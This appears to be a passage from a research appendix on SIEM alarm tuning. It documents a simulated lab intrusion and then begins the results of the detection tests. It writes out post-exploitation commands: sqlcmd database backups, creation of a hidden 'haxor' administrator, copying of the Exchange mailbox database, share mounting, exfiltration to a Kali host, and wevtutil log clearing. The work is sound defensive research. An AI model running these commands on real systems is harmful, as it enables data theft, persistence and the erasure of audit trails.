


Figure A.60: Identifying Services with Net Command

The attacker identified the SQL service on the web server and decided to conduct additional reconnaissance of the SQL service via the SQL command parser sqlcmd.exe. The following command was used to return a list of local data bases on the server command:

sqlcmd –s localhost –q "exec sp_databases"

Figure A.61 illustrates the results of the sqlcmd.exe command.




Figure A.61: Listing Local SQL Databases

The attacker decided to copy the database named "WSS_Content" as this was identified as a common name used to store Microsoft SharePoint server content. The sqlcmd.exe command parser was leveraged a second time to conduct the database backup. The following command copied the database to the systems local root drive:

sqlcmd –e –s localhost –q "backup database wss_content to disk='c:\sharepoint.bak'"
quit

Figure A.62 illustrates the sqlcmd.exe command used to conduct the database backup.




Figure A.62: SQL Database Backup with Sqlcmd.exe

A.5.17 Actions on Objective – Data Manipulation- Establish persistence

The attacker was unable to access the share drive created on the initially compromised workstation with the domain administrator's hash credentials. The attacker decided to create new remote user haxor with admin credentials on the web server. The attacker used the net.exe process and commands depicted in the user2admin.exe exploit leveraged earlier to perform privilege escalation on the workstation. The attacker began the process by creating a new user named "haxor" with the password "password1" with the following command:

net user haxor password1 /add

This command is illustrated in figure A.63 below.




Figure A.63: Creating a New User

The attacker then added the newly created "haxor" account to the local "administrators" group with the following command:

net localgroup administrators haxor /add

This command is illustrated in figure A.64 below.




Figure A.64: Adding New User to Local Administrators Group

The attacker then added the newly created "haxor" account to the "remote desktop users" group with the following command:

net localgroup "Remote Desktop Users" haxor /add

This command is illustrated in figure A.65 below.




Figure A.65: Adding New User to Remote Desktop Users Group

A.5.18 Lateral Movement- Initial Foothold to Web Server

The attacker used the newly created "haxor" account to return to the webserver via a remote desktop session launched from the workstation initially compromised by the attacker. Figure A.66 illustrates the chain of connections from the Kali Linux machine to the Windows 7 workstation to the webserver via remote desktop sessions.




Figure A.66: Remote Desktop Session from Kali Linux to Workstation and Workstation to Webserver

A.5.19 Actions on Objective – Data Manipulation: Transfer Data Internally

The attacker used the local administrator account "haxor" to mount the network share created on the Windows 7 workstation in order to transfer the copied database files to an internal host. The following command was used to mount the share drive:

net use h: \\10.13.201.94\share

Figure A.67 depicts the results of the net.exe command.




Figure A.67: Mounting the Network Share on the Windows 7 Workstation from the Webserver

The attacker copied the database backup file to the network share on the Windows 7 host via the "copy" command. Figure A.68 depicts to process of copying the database backup file.




Figure A.68: Copying the Database Backup File to the Windows 7 Workstation

A.5.20 Lateral Movement- Lateral Movement: Foothold to Mail Server

The attacker repeated the process of moving laterally between critical servers with the domain administrator's credentials and logged into the organization's email server. Figure A.69 illustrates the pass the hash process used by the attacker.




Figure A.69: Pass the Hash to the Email Server

A.5.21 Actions on Objective – Data Manipulation: Establish Local Persistence

The attacker repeated the process of creating a local administrator account named "haxor" in the same manner conducted on the webserver. Figure A.70 illustrates the commands used to create the local account on the email server.




Figure A.70: Creation of Local Administrator on Email Server

A.5.22 Actions on Objective – Data Manipulation: Stage Email Database

The attacker traversed the local file system on the email server in order to locate the database containing the organization's email messages. Figure A.71 illustrates the series of directory listing commands executed by the attacker to locate the email database file.

```
C:\Windows\system32>cd "c:\program files\Microsoft\Exchange Server\"
cd "c:\program files\Microsoft\Exchange Server\"

c:\Program Files\Microsoft\Exchange Server>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F08B-BE67

 Directory of c:\Program Files\Microsoft\Exchange Server

08/10/2015  01:14 PM    <DIR>          .
08/10/2015  01:14 PM    <DIR>          ..
08/12/2015  03:02 AM    <DIR>          V14
               0 File(s)              0 bytes
               3 Dir(s)   8,238,264,320 bytes free

c:\Program Files\Microsoft\Exchange Server>cd v14
cd v14

c:\Program Files\Microsoft\Exchange Server\V14>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F08B-BE67

 Directory of c:\Program Files\Microsoft\Exchange Server\V14

08/12/2015  03:02 AM    <DIR>          .
08/12/2015  03:02 AM    <DIR>          ..
08/12/2015  03:02 AM    <DIR>          Bin
08/10/2015  01:22 PM    <DIR>          ClientAccess
08/11/2015  06:06 AM    <DIR>          ExchangeOAB
10/19/2015  01:10 AM    <DIR>          GroupMetrics
08/10/2015  01:22 PM    <DIR>          Logging
08/12/2015  03:02 AM    <DIR>          Mailbox
08/12/2015  03:02 AM    <DIR>          Public
08/12/2015  03:02 AM    <DIR>          RemoteScripts
08/12/2015  03:02 AM    <DIR>          Scripts
08/10/2015  01:14 PM    <DIR>          Setup
08/10/2015  01:17 PM    <DIR>          TransportRoles
08/10/2015  01:14 PM    <DIR>          Working
               0 File(s)              0 bytes
              14 Dir(s)   8,238,264,320 bytes free
```

<snip>

Figure A.71: Locating the Email Database on the Email Server

After locating the Microsoft Exchange mailbox database, the attacker had to temporarily disable the "Microsoft Exchange Information Store" process in order to copy the database file. The attacker accomplished this task by executing the following command:

net stop "Microsoft Exchange Information Store"

This command is depicted in figure A.72 below.




Figure A.72: Disabling the Microsoft Exchange Information Store Service

The attacker then copied the exchange database .edb file to the local root drive with the following command:

Copy "C:\Program Files\Microsoft\Exchange Server\v14\Mailbox\Mailbox Database 1482797590\Mailbox Database 1482797590.edb" c:

This command is depicted in figure A.73 below.




Figure A.73: Copying the Exchange .edb File

The attacker restarted the "Microsoft Exchange Information Store" service after the file was successfully copied. The command used to restart this service was:

net start "Microsoft Exchange Information Store"

This command is depicted in figure A.74 below.




Figure A.74: Restarting the Microsoft Exchange Information Store Service

A.5.23 Lateral Movement- Lateral Movement: Initial Foothold to Mail Server

The attacker connected to the email server using the newly created "haxor" account through a remote desktop session in order to mount the network share hosted on Windows 7 workstation. Figure A.75 illustrates this remote desktop session.





Figure A.75: Remote Desktop Connection from Windows 7 Workstation to Email Server

A.5.24 Actions on Objective – Data Manipulation: Transfer Data Internally

The attacker repeated the process of mounting the network share and transferring backup files to the Windows 7 Workstation. Figure A.76 illustrates the commands executed to complete this process.






Figure A.76: Mounting Network Share and Transferring Files to Windows 7 Host

A.5.25 Exfiltration – External Data Transfer

The attacker initiated the final data transfer from the Windows 7 workstation to the attacker's Kali Linux machine located on an external network. This data transfer was accomplished by merely copying files from the shared folder on the workstation to the local drive mounted to the attacker's samba share. Figure A.77 below illustrates this process.




Figure A.77: Data Transfer from Windows 7 Workstation to Attacker Machine

A.5.26 Actions on the Objective- Obfuscation

The attacker completed the scenario by logging into all of the machines the attacker accessed and clearing the local operating system audit logs that recorded all of their actions. This is accomplished via leveraging the stolen administrator credentials through the pass-the-hash technique and the "wevtutil.exe" command to clear the event logs. The wevtutil command utilized follows:

wevtutil cl application && wevtutil cl security && wevtutil cl system

Figure A.78 illustrates the process of accessing the email server and purging the security logs. This process was repeated for the webserver at IP address 10.13.201.61 and the Windows 7 Workstation at IP address 10.13.201.94.

Figure A.78: Wevtutil.exe Command Used to Delete Windows Audit Logs

Appendix B
Test Case Results

Data was collected at discrete breakpoints following each of the 26 test cases depicted in appendix A. The testing process entailed two separate yet identical test network environments, one leveraging the original SIEM log ontology with the other leveraging the new SIEM log ontology. Alarm results were combined from each of these tests within each test case section to present a juxtaposition of alarm efficiency between the original SIEM ontology and the newly modified ontology and alarm hierarchy. The subsection numbers below correspond with the test case actions depicted in similar subsection numbers in chapter A.5.x, i.e. the results depicted in section B.1 map to the actions performed in section A.5.1.

Each test case is expanded into three sections. The first section provides a brief description of the attack scenario and presents a diagram indicating the data flow of actions performed by the attacker which may assist in rapidly identifying likely sensors detecting the attacker actions. The second section presents the alarms generated by both of the test SIEMs. The final section presents analysis of log data harvested during the test case phase. This data may be used to identify alarm efficiency or potential logs useful for generating SIEM correlation rules if no alarm was generated during the test.

B.1 Reconnaissance: Port Scanning

B.1.1 Test Case Description

The simulated attacker machine attempted to identify potential vulnerable hosts on the test network by transmitting a series of crafted packets to all possible IP addresses within the 10.13.201.0/24 network. These transmissions provide the attacker with information pertaining to common network services that may be exploited to gain access to the test machines located inside the protected test network. Figure B.1 illustrates the location of the attacker machine in a simulated external network with IP address 172.16.0.3 and the flow of scanning traffic throughout the simulated test network to monitored endpoints and network devices.

